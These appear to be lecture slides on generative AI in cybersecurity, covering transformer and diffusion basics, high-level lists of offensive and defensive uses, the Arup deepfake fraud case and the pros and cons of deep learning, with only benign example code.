


..., Self-Supervised Visual  
...ing and Synthesis, lecture  
for 2016 ACM Prize in Computing



# GenAI: Transformers

- find patterns in text (LLMs)
- data processing:
  - tokenization: breaks input into parts
  - embedding: convert tokens into numerical vectors
    - encodes semantics
  - positional encoding: position of tokens in sequence
- blocks
  - **self-attention**: contextual relationships between tokens
  - **feed forward**: refines tokens
- generated output appended to input, and repeats



Google, Attention is All you Need.  
Adv Neural Info Proc Syst. 30. 2017



# Example of transformers: ChatGPT

**Question:** write code to calculate the factorial of a number

**ChatGPT** said:

Here's a simple Python function to calculate the factorial of a number using recursion:

```
def factorial(n):  
    if n == 0 or n == 1:  
        return 1  
    else:  
        return n * factorial(n - 1)  
  
# Example usage:  
number = 5  
print("Factorial of", number, "is", factorial(number))
```

Explanation

The base case is when  $n$  is 0 or 1, in which case the function returns 1.

For any other positive integer  $n$ , the function calls itself with  $n-1$  until it reaches the base case.

Alternative: Iterative Approach

An iterative solution can be more efficient for large numbers, as it avoids the overhead of recursion:


```
def factorial(n):  
    result = 1  
    for i in range(2, n + 1):  
        result *= i  
    return result  
  
# Example usage:  
number = 5  
print("Factorial of", number, "is", factorial(number))
```

Both methods will correctly calculate the factorial. The iterative approach is generally preferred for large  $n$  to avoid recursion limits.

run on ChatGPT, Nov 10 2024

# GenAI: (Stable) diffusion

- three stages:
  - **direct diffusion**: gradually introduces noise into image
  - **learning**: analyzes how added noise alters data
  - **reverse diffusion**: starts from noise and generates image
- **stable** diffusion: works in latent space
  - eases computational burden
  - variational autoencoder (VAE)
- Midjourney and DALL-E





# Examples of stable diffusion



humans



buildings



nature



cartoons

- samples from the 13 billion images generated from Stable Diffusion



# 1- GenAI can write computer code

## Offensive uses

- write computer **exploits**
  - automated attack payloads
  - improved evasion techniques
- write **malware**
  - ransomware
  - polymorphic/adaptable malware
  - obfuscated malware
  - adaptive attack strategies
  - rapid development
  - botnets

## Defensive uses

- programmer **helper**
  - analyze source code
  - detect insecure code
  - fix code vulnerabilities
  - code documentation
- programmer **replacement**
  - generate secure code
  - automate writing patches



# 1- GenAI can write computer code

- GitHub
  - world's largest source code host
  - > 100 million developers
  - > 420 million repositories
- genAI
  - 50-60% of Github code is AI generated
  - LLMs: generate correct code 65% of the time

Fu, Security Weaknesses of Copilot  
Generated Code in GitHub, arXiv, 2023

Yetistiren, Evaluating the Code Quality of AI-  
Assisted Code Generation Tools, arXiv, 2023.

```
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

def __init__(self, settings):
    self.file = None
    self.fingerprints = set()
    self.logdups = True
    self.debug = debug
    self.logger = logging.getLogger(__name__)
    if path:
        self.file = open(os.path.join(path, 'requests.log'),
                        'a')
        self.file.seek(0)
        self.fingerprints.update(e.request for e in self.requests)

    @classmethod
    def from_settings(cls, settings):
        debug = settings.getbool('SUPERFLUOUS_DEBUG')
        return cls(job_dir(settings), debug)

    def request_seen(self, request):
        fp = self.request_fingerprint(request)
        if fp in self.fingerprints:
            return True
        self.fingerprints.add(fp)
        if self.file:
            self.file.write(fp + os.linesep)

    def request_fingerprint(self, request):
        return request_fingerprint(request)
```



# 2- GenAI can generate fakes

## Offensive uses

- **social engineering**
  - convincing deep fakes videos
  - fake voices
  - fake phone calls
  - fake texts
  - innovative attack vectors
  - social media manipulation
- **phishing** campaigns
  - spear phishing
  - hyper-personalized emails

## Defensive uses

- **personalized training**
  - educational content
  - illustrate complex concepts
- **realistic simulations**
  - generate fake websites
  - honeypots
- **phishing training**
  - training campaigns



## 2- GenAI can generate fakes



Sydney Opera house



Beijing Bird's Nest Olympic Stadium

- what do these have in common? (real, not fake images)
- both designed by **Arup Group Limited**, a British multinational design and engineering company



## 2- GenAI can generate fakes

- Arup Group Limited (february 2024)
  - worker attended video call with CFO
  - CFO requested money transfers
  - other colleagues joined in on call
  - worker transferred US \$25 million
- Deepfake extortion
  - just one participant on video call was real, the worker
  - all others: AI generated Deepfakes





# 3- GenAI can find computer flaws

## Offensive uses

- website **vulnerability** detection
  - craft attacks to exploit flaws
- find software **flaws**
  - write zero day exploits
- automated **hacking**
  - craft high level exploitation strategies
  - penetration testing strategies

## Defensive uses

- website **vulnerability** detection
  - patch them before attack
- find operating systems **flaws**
  - found multiple Linux bugs
  - repair vulnerabilities
- **penetration** testing
  - risk assessment
  - generate intelligence reports

# 3- GenAI can find computer flaws

- lot of anecdotal evidence showing that GenAI can find computer flaws
  - many are fake flaws
- AI Cyber Challenge (AIxCC)
  - two-year competition run by DARPA
  - award \$30 million
  - novel AI systems to secure critical code
    - finding vulnerabilities in software
    - evidence of true vulnerabilities
    - developing fixes
  - final competition at DEF CON 2025





# 4- GenAI can simplify data

## Offensive uses


- simplify some **phases** of attacks
  - big data for reconnaissance
  - help privilege escalation
- process data from of **breaches**
  - help identify lucrative data
  - e.g. celebrity medical file

## Defensive uses

- threat **intelligence**
  - emerging cybersecurity incidents
  - advanced persistent threats (APTs)
- analyze network **traffic**
  - anomaly detection
  - rapid threat containment
- incident **response**
  - enhanced digital forensics

# 4- GenAI can simplify data

- analyze visual evidence
  - surveillance cameras, smartphones, or social media
  - automate object detection, tracking, facial recognition
  - expedite analysis
  - improve accuracy and reliability
- analyze digital conversations
  - emails, texts, social media posts
  - extract key information, identify patterns
  - uncover evidence buried in mountains of data
  - quickly sift through terabytes of data





# Advantages of AI/DL

## Simplicity

- automatically identify important features
- without human intervention (DL)



## Scalability

- trained on datasets of varying size
- vast amounts of heterogeneous data



## Reusability

- reusable via transfer learning
- trained on more data without starting from scratch



## Speed

- training is time consuming
- super-fast execution
- typically a few seconds to perform a task



# Disadvantages of AI/DL

## Huge Datasets

- requires thousands of datasets to train models
- high quality data needed

## Labeling

- of ground truth
- supervised learning
- tedious manual process by experts

## Obscure

- difficult to explain reasoning
- not always fully interpretable

## Hallucinations

